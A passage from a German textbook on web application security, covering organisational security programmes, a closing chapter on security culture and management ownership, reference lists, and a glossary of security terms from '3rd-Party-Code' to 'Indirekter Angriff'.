Durch den alleinigen Einsatz einzelner technischer Maßnahmen und Sicherheitsuntersuchungen lässt sich noch keine nachhaltige Sicherheit der in einem Unternehmen erstellten, beschafften und betriebenen Anwendungen gewährleisten. Hierzu sind an verschiedenen Stellen Vorgehensweisen, Prozesse, Guidelines und Richtlinien innerhalb anzupassen bzw. neu zu erstellen sowie entsprechende Zuständigkeiten und vor allem Know-how aufzubauen. Auch Mitarbeiter (sowie Partner und Dienstleister) stellen dabei natürlich einen wichtigen Faktor dar. Kein Prozess funktioniert, wenn er nicht gelebt und ständig an neue Gegebenheiten angepasst wird. In Bezug auf die Softwaresicherheit bedeutet dies natürlich auch die Berücksichtigung neuer Entwicklungsmethodiken wie agile Entwicklung und DevOps. Auch hierzu müssen durch die IT-Sicherheit geeignete Anforderungen und technische Maßnahmen spezifiziert werden.

Organisatorische Maßnahmen in Bezug auf Anwendungssicherheit betreffen jedoch nicht nur den Entwicklungs- und IT-Sicherheits-Bereich, sondern alle an der Entwicklung und dem Betrieb beteiligten Fachabteilungen – also z. B. die Qualitätssicherung, den Betrieb sowie das Projektmanagement. Sicherheitsaspekte von (Web-)Anwendungen müssen dabei als Bestandteil eines Gesamtkonzeptes der IT- bzw. Informations-Sicherheit verstanden und als solcher kontinuierlich weiterentwickelt werden. Dies schließt die Integration in bestehende unternehmerische IT-Prozesse und Management-Systeme wie ITIL und vor allem ISMS (ISO 27001) ein. Sicherheitsmängel in produktiven Webanwendungen stellen aus unternehmerischer Sicht vor allem IT-Risiken dar. Daher muss auf organisatorischer Ebene sichergestellt werden, dass sie genau wie andere Risiken in der IT frühzeitig erkannt, bewertet und reduziert werden.

Da all dies mit teilweise tief greifenden Anpassungen in der IT verbunden ist, empfiehlt es sich, die Anwendungssicherheit über schrittweises Vorgehen im Rahmen eines langfristig angelegten Programmes auf- bzw. auszubauen: Im ersten Schritt werden dabei relevante Aktivitäten im Hinblick auf ihre vorhandenen Reifegrade bewertet, Ziele definiert und eine entsprechende Sicherheitsplanung (Roadmap) abgeleitet. In einer solchen Planung sollten die identifizierten Ziele (Objectives) und Maßnahmen für unterschiedliche Zeithorizonte (kurz-, mittel- und langfristig) spezifiziert und diese über die Zeit bei Bedarf laufend angepasst werden.

Literatur und Quellen

1. Microsoft Corporation (2012) Microsoft Security Development Lifecycle (SDL) – Version 5.2. https://www.microsoft.com/en-us/download/details.aspx?id=29884
2. Microsoft Corporation (2010) Simplified implementation of the Microsoft SDL. http://www.microsoft.com/en-us/download/details.aspx?id=12379
3. McGraw G (2006) Software security: building security in. Addison Wesley, Boston
4. Kissel R et al (2008) NIST Special Publication 800-65 – security considerations in the system development life cycle. NIST. http://csrc.nist.gov/publications/nistpubs/800-64-Rev2/SP800-64-Revision2.pdf
5. Ferraiolo K. The systems security engineering capability maturity model (SSE-CMM). http://csrc.nist.gov/nissc/2000/proceedings/papers/916slide.pdf
6. Microsoft Corporation (2008) Microsoft SDL optimization model. http://www.microsoft.com/en-us/download/details.aspx?id=2830
7. OWASP Foundation. Software assurance maturity model (SAMM). https://www.owasp.org/index.php/OWASP_SAMM_Project. Zugegriffen am 10.04.2017
8. McGraw G, Migues S, West J (2017) Building security in maturity model (BSIMM), Version 8. https://www.bsimm.com/download.html
9. BSI-Leitfäden zur Entwicklung sicherer Webanwendungen, Bundesamt für Sicherheit in der Informationstechnik (BSI), 2013. https://www.bsi.bund.de/DE/Publikationen/Studien/Webanwendungen/index_htm.html
10. Lackey Z (2012) Effective approaches to web application security. http://www.slideshare.net/zanelackey/effective-approaches-to-web-application-security
11. NIST (2004) Federal Information Processing Standards Publication. NIST FIPS Pub. 199. http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf
12. Microsoft Corporation. The STRIDE threat model. http://msdn.microsoft.com/en-us/library/ee823878%28v=cs.20%29.aspx. Zugegriffen am 20.12.2013
13. Bundesamt für Sicherheit in der Informationstechnik (BSI) (2013) Sicherheitsstudie Content Management Systeme (CMS), Version 1.0. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/CMS/Studie_CMS.pdf
14. SAFECode Organization (2010) Software integrity controls – an assurance-based approach to minimizing risks in the software supply chain. http://www.safecode.org/publications/SAFECode_Software_Integrity_Controls0610.pdf
15. McGraw G, Migues S. Software [in]security: vBSIMM take two (BSIMM for vendors revised), 26. Januar 2012. http://www.informit.com/articles/article.aspx?p=1832574. Zugegriffen am 20.12.2013
16. OWASP Foundation. OWASP secure software contract annex. https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex. Zugegriffen am 15.06.2013
17. Cruz D. Updated JIRA risk workflow (now with a ‚Fixing' state), http://blog.diniscruz.com/2016/03/updated-jira-risk-workflow-now-with.html vom 2. März 2016. Zugegriffen am 20.07.2017
18. Forrester Consulting. State of application security, Januar 2011. http://www.microsoft.com/en-us/download/details.aspx?id=2629. Zugegriffen am 22.06.2016
19. SAFECode Organization (2012) Practical security stories and security tasks for Agile development environments. http://www.safecode.org/publications/SAFECode_Agile_Dev_Security0712.pdf
20. Microsoft Corporation (2012) SDL-Agile requirements. http://msdn.microsoft.com/en-us/library/windows/desktop/ee790620.aspx. Zugegriffen am 11.04.2017
21. Bird J (2014) Secure DevOps – seems simple. http://swreflections.blogspot.de/2014/03/secure-devops-seems-simple.html. Zugegriffen am 10.06.2014

22. Robinson A (2015) Continuous security: implementing the critical controls in a DevOps environment. SANS Institute. https://www.sans.org/reading-room/whitepapers/critical/continuous-security-implementing-critical-controls-devops-environment-36552
23. SANS (2012) Survey on application security programs and practices. Sans Institute. http://www.sans.org/reading_room/analysts_program/sans_survey_appsec.pdf
24. Curphey M (2009) Beautiful security – leading security experts explain how they think. O'Reilly and Associates, Sebastopol S 148
25. Building a security culture. Adobe, September 2016. https://www.adobe.com/content/dam/acom/en/security/pdfs/adb_security-culture-wp.pdf

Schlussbemerkungen

6

„Unsere bisherigen Ansätze für Anwendungssicherheit greifen nicht mehr."

Jeff Williams

Zusammenfassung

Ein paar abschließende Worte.

Die Sicherheit von Webanwendungen, das sollte dieses Buch verdeutlicht haben, stellt ein wirklich vielschichtiges und umfangreiches Themengebiet dar, welches noch dazu ständigen Änderungen unterworfen ist. Es umfasst neben Bedrohungen und Angriffen vor allem das Verständnis zur Identifikation und Umsetzung geeigneter Maßnahmen sowie die Durchführung von Sicherheitsuntersuchungen (manuell und automatisiert) und nicht zuletzt auch den Aspekt der Nachhaltigkeit durch Anpassung organisatorischer Prozesse, Richtlinien und Ähnlichem.

Anwendungssicherheit zu verstehen erfordert letztlich eine holistische Sichtweise, die neben technischen Aspekten der Softwareentwicklung auch wirtschaftliche, rechtliche und äußere Faktoren berücksichtigen muss (vergl. [1]). Anwendungssicherheit ist somit keine rein technische Disziplin, die von ein paar Sicherheitsexperten „gelöst" werden könnte, sondern betrifft alle Phasen der Erstellung und des Betriebes einer Anwendung – also deren gesamten Lebenszyklus – und folglich alle dabei beteiligten Personen bis hin zum Benutzer.

Anwendungssicherheit muss in erster Linie als organisatorisches Problem verstanden werden, denn nur dort können entsprechende Vorgaben gestellt, Prioritäten gesetzt und das erforderliche Budget bereitgestellt werden. Häufig fehlt es dabei an dem erforderlichen

M. Rohr, *Sicherheit von Webanwendungen in der Praxis*, Edition <kes>,
https://doi.org/10.1007/978-3-658-20145-6_6

Know-how, sowohl in Bezug auf Fachkenntnisse hinsichtlich der Umsetzung von Sicherheitsmaßnahmen oder der Durchführung von Sicherheitstests in den einzelnen Entwicklungsbereichen als auch in Bezug auf das Bewusstsein (engl. Awareness) im Hinblick auf die generellen Gefährdungen auf Ebene des Managements, der Fachbereiche und der Projektleitung. Dieses lässt sich nicht von heute auf morgen aufbauen. Stattdessen ist hierzu in der Regel eine Vielzahl von Maßnahmen bis hin zu einem allgemeinen Kulturwandel (Stichwort „Sicherheitskultur“) in diesem Bereich erforderlich.

Sicherheitsmängel in Webanwendungen sollten dabei stets als das behandelt und kommuniziert werden, was sie schließlich sind: Risiken für das Unternehmen. Insbesondere, wenn sie geschäftskritische Webanwendungen betreffen, die einen wichtigen Vertriebskanal darstellen oder zur primären Außendarstellung des Unternehmens dienen. Sicherheitsmängel als Risiken aufzufassen hilft nicht zuletzt auch dabei, diesen die erforderliche Sichtbarkeit auf Managementebene zu verschaffen.

Um dem Thema Anwendungssicherheit die erforderliche Priorität zu verleihen, sollte im ersten Schritt das obere Management die „Ownerschaft“ für diese übernehmen (z. B. in Form von Richtlinien) und deren Wichtigkeit in die gesamte Organisation kommunizieren. Dies beinhaltet, die Priorität von Sicherheitsaspekten gegenüber anderen Zielen zu stärken. Letztlich muss sichergestellt werden, dass Projekte diese Aspekte zukünftig selbständig berücksichtigen und auch über die hierzu erforderlichen Mittel verfügen. Zudem sollten Teams und Projekte genauso für die Sicherheit der von ihnen erstellten Software verantwortlich sein, wie sie heute vielfach für den Betrieb, das Testen und andere Aspekte verantwortlich sind.

In vielen Unternehmen ist hierfür allerdings zunächst ein Umdenken erforderlich und der bereits angesprochene Kulturwandel im Umgang mit Sicherheit einzuleiten. Dies, genauso wie der Aufbau von Wissen, die Einführung von Standards, Tools und Prozessen, lässt sich nur schrittweise (bzw. evolutionär) erreichen und erfordert eine entsprechende Planung mit realistisch erreichbaren und messbaren Ziele, die idealerweise durch ein dediziertes Projekt oder Programm gesteuert wird. Grundlage hierfür sollte stets eine durchgeführte Ist-Analyse auf Basis einer Risikobewertung darstellen.

Dabei lässt sich/bereits kurzfristig einiges erreichen. Ob in der Entwicklung, dem Betrieb, der Qualitätssicherung oder dem Projektmanagement, für alle Bereiche existieren Quick Wins, die sich schnell umsetzen lassen und die vielfach eine durchaus signifikante Auswirkung auf das Sicherheitsniveau von erstellten oder betriebenen Webanwendungen haben können. Diese Quick Wins zu identifizieren und anzugehen sollte daher auch einer der ersten von vielen Schritten hin zu nachhaltig (einbruchs-)sichereren und anforderungskonformen Webanwendungen sein.

Literatur und Quellen

1. Matzer M, Karlstetter F (2013) Sichere Software-Entwicklung mit ISO 27034-1. http://www.dev-insider.de/sichere-software-entwicklung-mit-iso-27034-1-a-559365. Zugegriffen am 10.09.2017

Glossar

3rd-Party-Code Programmcode (z. B. in Form von APIs oder Frameworks), der von einem Dritten entwickelt wurde.

Abuse Case Beschreiben mögliche Missbrauchsszenarien aus der Sicht einer bestimmten Bedrohungsquelle (z. B. eines Hackers oder eines internen Angreifers). Anders als ein →Misuse Case bezieht sich ein Abuse Case nicht auf einen konkreten Anwendungsfall.

Access Controls Sicherheitsmechanismen zur Durchführung von Zugriffskontrollen.

Access Gateway Perimetrisches Sicherheitssystem zur Durchführung von Zugriffskontrollen.

ActiveX Softwarekomponenten-Modell der Firma Microsoft. ActiveX-Komponenten lassen sich innerhalb des Internet Explorers zur Ausführung bringen.

Agile Entwicklung Entwicklungsvorgehen, das häufig heutigen Webentwicklungen zugrunde liegt. Anders als bei linearen Vorgehensmodellen wie dem Wasserfallmodell sieht die agile Entwicklung mehrere Produktiterationen (z. B. Sprints) vor, über die laufend neue Anforderungen spezifiziert und umgesetzt werden können. Die beiden bekanntesten Vorgehensweisen sind hier Scrum und Kanban.

Ajax Technik zur asynchronen Datenübertragung zwischen Browser und Server. In modernen Browsern wird Ajax über das XHR-Objekt in JavaScript zur Verfügung gestellt.

Ändernde HTTP-Anfrage Hier: Eine HTTP-Anfrage, welche eine Änderung durchführt (erstellen, modifizieren, löschen).

Angreifer Person, die mit böswilliger Absicht Angriffe auf ein System durchführt. Angreifer können sowohl Mitarbeiter (interne Angreifer) als auch Externe (externe Angreifer) sein. Im letzteren Fall wird auch von „Hackern" gesprochen.

Angriff Ein Angriff stellt ein böswilliges Vorgehen (= Sequenz von Aktionen) dar, das die Absicht verfolgt, eine Sicherheitslücke auszunutzen oder die Sicherheit einer Anwendung in anderer Weise zu beeinträchtigen. Wir unterscheiden direkte Angriffe, die sich gegen ein System richten, von indirekten Angriffen, die Schwachstellen oder Eigenschaften dazu ausnutzen, seine Benutzer anzugreifen.

M. Rohr, *Sicherheit von Webanwendungen in der Praxis*, Edition <kes>,
https://doi.org/10.1007/978-3-658-20145-6

Angriffsfläche (engl. Attack Surface) Die Summe aller Eigenschaften (Schnittstellen, Funktionen, Technologien, Privilegien oder zugreifbare Daten), die einen Ansatzpunkt für einen Angriff bieten können.

Anti-Automatisierung Maßnahmen zur Verhinderung oder Einschränkung automatisierter Angriffe (z. B. Brute Forcing oder DoS).

Anti-CSRF-Token Zufälliger Token, der als zusätzlicher Parameter automatisch von der Anwendung gesetzt und ausgewertet wird, um damit →Cross-Site Request Forgery (CSRF) zu verhindern.

Anti-Patterns Gegenteil von →Best Practices.

Anwendung Hier: Ein Computerprogramm, das einen bestimmten fachlichen Zweck erfüllt und mit dem der Benutzer arbeitet.

Anwendungskomponente Programmteil einer Anwendung.

Anwendungsparameter Interne Parameter der Anwendung. Im Gegensatz zu Benutzerparametern (z. B. Eingabefeldern in einem Formular) sind Anwendungsparameter nicht dafür vorgesehen, außerhalb der Anwendung verändert zu werden. Anwendungsparameter werden häufig in Form von Hidden Fields in Formularen abgelegt und vom Browser im Hintergrund an die Anwendung übergeben.

Anwendungsschicht (engl. Application Layer) Layer 7 des OSI-Modells, auf der z. B. auch das HTTP-Protokoll arbeitet. Anwendungen kommunizieren untereinander und mit Benutzern über die Anwendungsschicht.

Anwendungssicherheit Disziplin, die sich mit Sicherheitsaspekten von Anwendungen beschäftigt. Synonym für → Applikationssicherheit. Unterdisziplinen z. B. →Webanwendungssicherheit oder Mobilesicherheit.

Apache Hier vor allem verwendet als Kurzform für den Apache Webserver.

API Ein Application Programming Interface (API) stellt eine Bibliothek dar, die dem Entwickler bestimmte Funktionen zur Verfügung stellt.

Applet Ein in Java geschriebenes Programm, das sich innerhalb eines Browsers ausführen lässt.

Application IDS Intrusion Detection System (IDS), welches auf der Anwendungsschicht arbeitet.

Application Security Management System (ASMS) Managementsystem für Anwendungssicherheit.

Applikation Synonym für „Anwendung“.

Applikationsportfolio Katalog, in dem die vorhandenen Anwendungen beschrieben sind.

Applikationsserver (engl. Application Server) Ausführungsumgebung einer serverseitigen (Web-)Anwendung (Beispiel: JBOSS, WebSphere).

Applikationssicherheit Synonym für „Anwendungssicherheit“.

AppSec Kurzform für „Applikationssicherheit“.

ASP.NET Serverseitige Technologie der Firma Microsoft, mit der sich Webanwendungen auf Basis des .NET-Frameworks erstellen lassen.

Asset Allgemein verstehen wir unter einem Asset alles, was den Wert eines Unternehmens ausmacht, sowohl materieller Natur (z. B. Immobilien, Büroausstattung, IT) als auch immaterieller Art (z. B. Patente, Software, Kunden und deren Daten). Auch Mitarbeiter stellen wichtige Assets eines Unternehmens dar.

Assurance siehe →Software (Security) Assurance

Assurancegrad (engl. Level of Assurance) Grad der Gewissheit, dass Software frei von Sicherheitsmängeln ist und wie beabsichtigt arbeitet.

Asymmetrische Verschlüsselung Verschlüsselungsverfahren, bei dem die Verschlüsselung mit einem anderen Schlüssel erfolgt als die Entschlüsselung.

Ausgabevalidierung Validierung von Daten bei der Ausgabe einer Anwendung. Gewöhnlich mittels →Enkodierung oder →Escaping.

Austrittspunkt Ort, an dem ein Datenstrom eine Anwendung verlässt (z. B. Ausgabe zur Datenbank).

Authentifizieren Eine Anwendung authentifiziert einen Benutzer oder einen Prozess und verifiziert damit die von ihm übermittelte Identität.

Authentisieren Benutzer authentisieren sich an einer Anwendung und liefern damit einen Beweis (z. B. ein Passwort) für eine angegebene Identität (z. B. ein Benutzername).

Automatisierung Hier: Laufende Tool-basierte Durchführung von Sicherheitsprüfungen.

Autorisierung Prüfung, ob ein Prozess oder Benutzer die erforderlichen Berechtigungen besitzt, um eine bestimmte Aktion durchzuführen.

Backend Hintergrundsystem (z. B. eine Datenbank).

Bedrohung (engl. Threat) Eine Eigenschaft, ein Umstand oder Ereignis, durch die bzw. den ein Schaden für ein Asset entstehen kann.

Bedrohungsanalyse (engl. Threat Assessment) Eine strukturierte Vorgehensweise zur Analyse von Bedrohungen und zur Identifikation, Quantifizierung und Adressierung potentieller Gefährdungen sowie Ableitung entsprechender Gegenmaßnahmen und Testfälle.

Bedrohungsmodell (engl. Threat Model) Das Ergebnis einer →Bedrohungsmodellierung.

Bedrohungsmodellierung (engl. Threat Modeling) Eine spezielle Form von Bedrohungsanalyse, deren Ergebnis ein Bedrohungsmodell darstellt, über das sich für eine Anwendung potentielle Gefährdungen ableiten („modellieren“) und diese mit entsprechenden Anforderungen (Maßnahmen) und Testfällen verknüpfen lassen.

Bedrohungsprofil (engl. Threat Profile) Fachlich ähnliche Anwendungen (z. B. ein Webmailer, eine Shopanwendung oder eine Nachrichtenseite) bzw. Anwendungen mit den gleichen Anwendungsfällen besitzen eine Reihe von gleichen fachlichen Bedrohungen. Dies bezeichnen wir als fachliches Bedrohungsprofil. Daneben existiert ein technisches Bedrohungsprofil, das sich auf technische Ähnlichkeiten bezieht.

Bedrohungsquelle (engl. Threat Source) Eine Person oder ein Prozess, von der bzw. dem eine Bedrohung *vorsätzlich* (z. B. im Fall eines Angreifers) oder *unabsichtlich* (z. B. im Fall eines Entwicklers, der einen Fehler macht) ausgeht.

Benutzer Person, die an einer Anwendung angemeldet ist bzw. diese aktiv verwendet.

Benutzerparameter Parameter, die dafür vorgesehen sind, von Benutzern verändert zu werden. Sichtbare Formularfelder werden in Form von Benutzerparametern (HTTP GET oder HTTP POST) an die Anwendung übermittelt.

Best Practice Bezeichnet eine optimale Methode, Praktik oder Vorgehensweise, die sich in der Praxis bewährt hat. Die Umsetzung von Best Practices ist allgemein empfehlenswert, muss jedoch nicht in jedem Unternehmen oder jeder Umgebung zwangsläufig geeignet sein.

Besucher Person, die eine Anwendung nicht aktiv verwendet bzw. nicht an dieser angemeldet ist.

Black-Box-Test Testverfahren, bei dem der Tester keinerlei interne Informationen über das zu testende System (bzw. Anwendung) besitzt. Für ihn stellt dieses dadurch eine „Black-Box" dar.

Blacklisting Ansatz zur Validierung von Eingaben, bei der alle Daten zulässig sind, solange sie nicht explizit verboten wurden („Known Bad"). Entspricht der Umsetzung eines negativen Sicherheitsmodells. Gegenteil: Whitelisting.

Bot-Netz Eine große Anzahl von einem Angreifer übernommener Systeme (gewöhnlich völlig ahnungsloser Personen), die sich von diesem fernsteuern lassen und so eine enorme Last auf den angegriffenen Systemen erzeugen können.

Brute Forcing Eine Technik, bei der ein Angreifer ein Passwort Tool-gestützt mittels Durchprobieren zu ermitteln versucht.

BSI Bundesamt für Sicherheit in der Informationstechnik. Gibt Vorgaben zur IT-Sicherheit an die öffentliche Verwaltung und Empfehlungen für den privaten Sektor heraus.

BSIMM Das Building Security In Maturity Model stellt ähnlich wie OWASP SAMM ein Reifegradmodell für Anwendungssicherheit dar.

Bug Bar Ansatz zur Kategorisierung von Softwarefehlern der Firma Microsoft.

Build-System System, welches Sourcecode in ausführbaren Programmcode übersetzt und hierzu erforderliche Abhängigkeiten auflöst bzw. Anwendungskomponenten integriert. In diesem Zusammenhang wird auch vom „Builden" einer Anwendung gesprochen.

Business Impact Auswirkung auf die Geschäftstätigkeit.

Bytecode Repräsentation, in die Java-Code kompiliert und ausgeführt wird.

CAPTCHA Verschiedene Techniken mit dem Ziel zu erkennen, ob eine natürliche Person oder ein Tool die Anwendung verwendet (Turing-Test). Besonders geläufig sind Bild-CAPTCHAs, bei denen der Benutzer einen Lösungscode aus einem angezeigten Bild eingeben muss. CAPTCHAs stellen eine Maßnahme zur Einschränkung von automatisierten Angriffen dar.

Cascading Style Sheets (CSS) Auszeichnungssprache für HTML.

Casting Abbilden eines Datentyps auf einen anderen (z. B. eines String- auf einen Integer-Typen).

Change/Change Request Änderung (bzw. Änderungsanfrage) an einer produktiven Anwendung.

CI/CD-Pipeline Mit Continuous Integration (CI) wird in der Softwareentwicklung ein Tool-gestützter Prozess beschrieben, die automatisiert Softwareartefakte zusammenführen

(ggf. kompilieren) und testen. Eine Weiterentwicklung hiervon stellt Continuous Delivery (CD) dar, wodurch nicht nur die Entwicklung, sondern auch die Auslieferung automatisiert wird. Die hierfür erforderlichen Toolketten bezeichnen wir als CI/CD-Pipeline.

Clickjacking Clickjacking (auf Deutsch manchmal als „Klickbetrug“ bezeichnet) stellt eine Angriffsform auf Webanwendungen dar. In der Regel verwendet ein Angreifer ein transparentes Iframe, um damit einen (üblicherweise angemeldeten) Benutzer zu verleiten, unwissentlich eine sensible Aktion über sein Profil durch Anklicken auszuführen.

Clientseitige Sicherheit Sicherheitsaspekte, die auf Seite des Clients (im Browser) umgesetzt werden. Diese sind erforderlich, um clientseitige Schwachstellen (bzw. →indirekte Angriffe) zu unterbinden.

Codefirewall Filter, der innerhalb eines Code-Repositorys automatische Prüfungen auf eingecheckten Code durchführt.

Common Password List Liste von häufig verwendeten Passwörtern, auf deren Grundlage Angreifer häufig versuchen, Passwörter zu ermitteln.

Content Management System (CMS) Software zur Verwaltung der Inhalte einer Anwendung bzw. Webseite.

Cross-Origin-Zugriffe Zugriffe, die über HTTP-Origin-Grenzen hinweg erfolgen.

Cross-Site Request Forgery (CSRF, XSRF) Angriff, bei dem ein Angreifer einem (meist angemeldeten) Benutzer einen speziell gestalteten Link unterschiebt und darüber Aktionen unter seinem Profil zur Ausführung bringt. Manchmal auch als „Session Riding“ bezeichnet.

Cross-Site Scripting (XSS) XSS stellt eine Form von clientseitiger (Java)Script Injection dar, deren Ursache hauptsächlich[1] darin besteht, dass benutzerkontrollierte Parameter nicht (oder fehlerhaft) enkodiert in eine Webseite eingebaut werden. Die erforderliche Enkodierung hängt vom Kontext ab, in den die Parameter eingebaut werden. In den meisten Fällen ist HTML-Entity-Enkodierung erforderlich. XSS stellt die Grundlage für zahlreiche weitere Angriffsformen (z. B. Session Hijacking oder Website Spoofing) dar.

CVE Das Common Vulnerability Enumeration (CVE) System ist eine Datenbank, über die Sicherheitslücken in Nicht-Individual-Software eindeutig identifiziert und beschrieben werden. Über CVE-2014-1607 wird z. B. eine konkrete Cross-Site-Scripting-Schwachstelle im CMS-System Drupal identifiziert.

CWE Das Common Weakness Enumeration (CWE) System ist eine Datenbank, über die Schwachstellen in Software eindeutig identifiziert, beschrieben und gegeneinander abgegrenzt werden. Über CWE-80 wird etwa einfaches Cross-Site Scripting identifiziert.

DAST Mit Dynamic Application Security Testing werden Security Tools bezeichnet, die eine Anwendung zur Laufzeit analysieren. Beispiel: Web-Security-Scanner oder Fuzzer.

Datenvalidierung Validierung der Korrektheit (im Sinne von Syntax und Semantik) von Daten bei Eingabe (Eingabevalidierung) sowie Ausgabe (Ausgabevalidierung) einer Anwendung.

---

[1] Weiterhin (jedoch weitaus seltener) kann auch die dynamische Evaluierung von Skriptcode (mittels eval()-Aufruf) eine XSS-Schwachstelle erzeugen.

Defacement Bezeichnet das unberechtigte Verändern eine Webseite.

Defense in Depth Sicherheitsprinzip, das darauf basiert, dass mehrere Sicherheitsschichten verwendet werden, so dass auch beim Ausfall einer einzelnen Sicherheitskontrolle eine →Kompromittierung des Systems nicht möglich ist.

Defensive Programming Programmierstil, bei dem möglichst viele Annahmen geprüft werden, unabhängig davon, ob dies an anderer Stelle bereits erfolgt.

Deklarative Sicherheit Sicherheitseinstellungen, die konfiguriert und nicht programmiert (→programmatisch) spezifiziert werden.

Direkter Angriff Angriff, der sich direkt gegen eine Anwendung (bzw. die darin verarbeiteten Assets) richtet.

Document Root Oberstes Verzeichnis, in dem auf einem Webserver die Dateien zu einer Webseite liegen.

DOM Das Document Object Model (DOM) beschreibt ein baumartiges Objektmodell, über das in einem Browser eine Webseite dargestellt ist.

ECMAScript Sprachstandard, auf dem JavaScript basiert.

Eintrittspunkt Punkt, an dem Daten von einer Anwendung eingelesen werden.

Elfenbeinturm-Effekt/Elfenbeinturm-Anforderungen Anforderungen, gewöhnlich des IT-Managements, die sich in der Praxis nicht operativ umsetzen lassen, gewöhnlich weil sie ohne Kenntnisse oder Berücksichtigung der existierenden Prozesse und eingesetzten Technologien erstellt wurden.

Enkodierung Verfahren, in dem Zeichen technisch dargestellt sind (Zeichenenkodierung).

Enterprise Security API Eine unternehmensweit eingesetzte API, in der verschiedene Sicherheitsfunktionen konsolidiert sind.

Entropie Mittlerer Informationsgehalt der Zeichen eines bestimmten Zeichenvorrates.

Escapen Technik zur →Ausgabevalidierung, bei der vor bestimmten Sonderzeichen ein Schrägstrich (\) eingefügt wird.

Exception Ausnahmezustand, der bei vielen Programmiersprachen in bestimmten internen Fehlerfällen ausgelöst wird und vom Programmierer abgefangen sowie behandelt werden muss.

Exploitation Ausnutzung einer Schwachstelle.

Fail Open/Fail Closed Ein Fail-Open-System erlaubt den Zugriff im Fall eines Fehlers, ein Fail-Closed-System nicht.

Fail Safe Synonym für Fail-Closed-System.

False Negative Schwachstelle, die nicht identifiziert wurde (z. B. durch ein Analysetool).

False Positive Fehlerhaftes →Finding (z. B. eines Analysetools).

Filtern Form der Eingabevalidierung, bei der Eingaben „gesäubert“ werden.

Finding Ergebnis eines Toolscans. Nicht verifizierte, potentielle Schwachstelle, die im Rahmen eines Sicherheitstests identifiziert wurde.

Flash Adobe Flash ist eine Technologie der Firma Adobe, die mittels Plugin innerhalb eines Browsers ausgeführt wird. Mittels Flash können neben Videos und Animationen

auch Anwendungen erstellt werden. Grundlage hierfür ist ECMAScript, das auch den Sprachstandard von JavaScript darstellt.

Forceful Browsing Angriffsform, bei der ein Angreifer den von einer Anwendung vorgesehenen Ablauf (Workflow) mit dem Ziel aushebelt, diese in einen unsicheren Zustand zu versetzen.

Frame Busting Maßnahme zur Unterbindung von →Framing.

Framework Ein Programmiergerüst, auf welchem eine Anwendung aufsetzt. Beispiele sind Security-Frameworks oder →Webframeworks.

Framing Technik, bei der eine Webseite von einer anderen Seite innerhalb eines Frames dargestellt wird. Verschiedene Angriffe, wie z. B. →Clickjacking, basieren auf Framing.

Frontend Vorgelagertes System, mit dem etwa Benutzer direkt arbeiten (z. B. extern erreichbare Webanwendung).

Funktionale Sicherheitsanforderung (FSR) Erweitert ein System oder eine Systemkomponente um eine konkret spezifizierbare Sicherheitsfunktion (Security Feature).

Fuzzing Mittels Fuzzing werden bestimmte Eintrittspunkte einer Anwendung Tool-basiert mit einer großen Anzahl an ungültigen Eingaben „beschossen", um sie dadurch in einen unsicheren Zustand zu versetzen und Aufschluss über vorhandene Schwachstellen zu erlangen.

Gefährdung Eine Bedrohung, die konkret auf ein Objekt über eine Schwachstelle einwirkt (BSI Glossar). Eine potentielle Gefährdung ist eine Bedrohung, zu der zwar bislang keine relevante Schwachstelle, jedoch die entsprechenden Systemeigenschaften identifiziert werden konnten.

Gefährdungskatalog Vordefinierte und dokumentierte Gefährdungen.

Gelenkte Sicherheitstests Ein →Pentest, dem ein bestimmtes Vorgehensmodell zugrunde liegt und der im Hinblick auf Testtiefe sowie Testumfang eng mit dem Auftraggeber abgestimmt wird.

Generische URL URL, welche für jeden Benutzer identisch ist.

GET-Parameter Ein in der URL übertragener HTTP-Parameter, für den die HTTP-Methode „GET" verwendet wird. → POST-Parameter

Good Practice Ähnlich wie ein →Best Practice, jedoch keine zwangsläufig optimale Praktik, Methode oder Vorgehensweise.

Hacker Externer Angreifer mit böswilligen Absichten.

Härtung Abschaltung nicht benötigter Funktionen.

Hash/Hashing Prüfsumme bzw. die Methode zur Erstellung einer solchen.

Header (1) Teil von HTTP Request oder Response, der Metainformationen enthält oder (2) jede einzelne dieser Metainformationen.

Hintertür (Backdoor) Absichtlich oder unabsichtlich erzeugte Sicherheitslücke, über die es Angreifern möglich ist, vorhandene Sicherheitsmechanismen (insbesondere die Authentifizierung und Autorisierung) zu umgehen.

Honeypot System, welches dazu dient, einen Angreifer „anzulocken“, sei es um ihn von einem anderen Ziel abzulenken oder mittels dieses Systems Erfahrungen über sein Vorgehen zu erlangen.

Hot Fix Ein Fix, der aufgrund besonderer Kritikalität außerhalb des üblichen Release-Prozesses eingespielt wird.

HTTP GET Parameter beim HTTP-Protokoll, der über die URL übermittelt wird.

HTTP POST Parameter beim HTTP-Protokoll, der über den Request Body übermittelt wird.

HTTP Referer Klickt ein Benutzer auf einen Link, so übermittelt sein Browser über den HTTP Request Header die Ursprungs-URL (unter welcher der Link angeklickt wurde) an die aufgerufene Webseite.

HTTP Request HTTP-Anfrage, die z. B. ein Browser an einen HTTP-Server sendet.

HTTP Response HTTP-Antwort, die z. B. ein HTTP-Server an einen Browser sendet. Ein HTTP Response wird stets nur auf einen bestimmten HTTP Request gesendet.

HTTP Status Code Numerischer Wert in der ersten Zeile eines HTTP Responses, der Auskunft darüber gibt, ob der HTTP Request erfolgreich durchgeführt wurde (Code 200), die angefragte Ressource an anderer Stelle abrufbar ist (Code 3XX) oder andere Probleme aufgetreten sind.

HTTPS Verschlüsselte Variante des HTTP-Protokolls, das auf Basis von →TLS-Verschlüsselung arbeitet.

HTTPS-Terminierung Siehe →TLS-Terminierung

Identifikation Feststellen einer Identität, z. B. mittels Benutzernamen.

Iframe Ein „Inlineframe“ stellt ein HTML-Element dar, welches es ermöglicht, Inhalte anderer Webseiten in einem dedizierten Bereich innerhalb einer HTML-Seite anzuzeigen.

IL-Code Kurzform für Microsoft Intermediate Language (MSIL) Code, eine Zwischensprache, in die beim .NET-Framework Sourcecode zunächst kompiliert und die dann von dort ausgeführt wird. Vergleichbar mit dem →Bytecode bei Java.

Indirekter Angriff Angriff, der eine Schwachstelle oder Eigenschaft einer Anwendung nur mittelbar nutzt und sich gegen andere Benutzer richtet, die meist an dieser angemeldet sind.

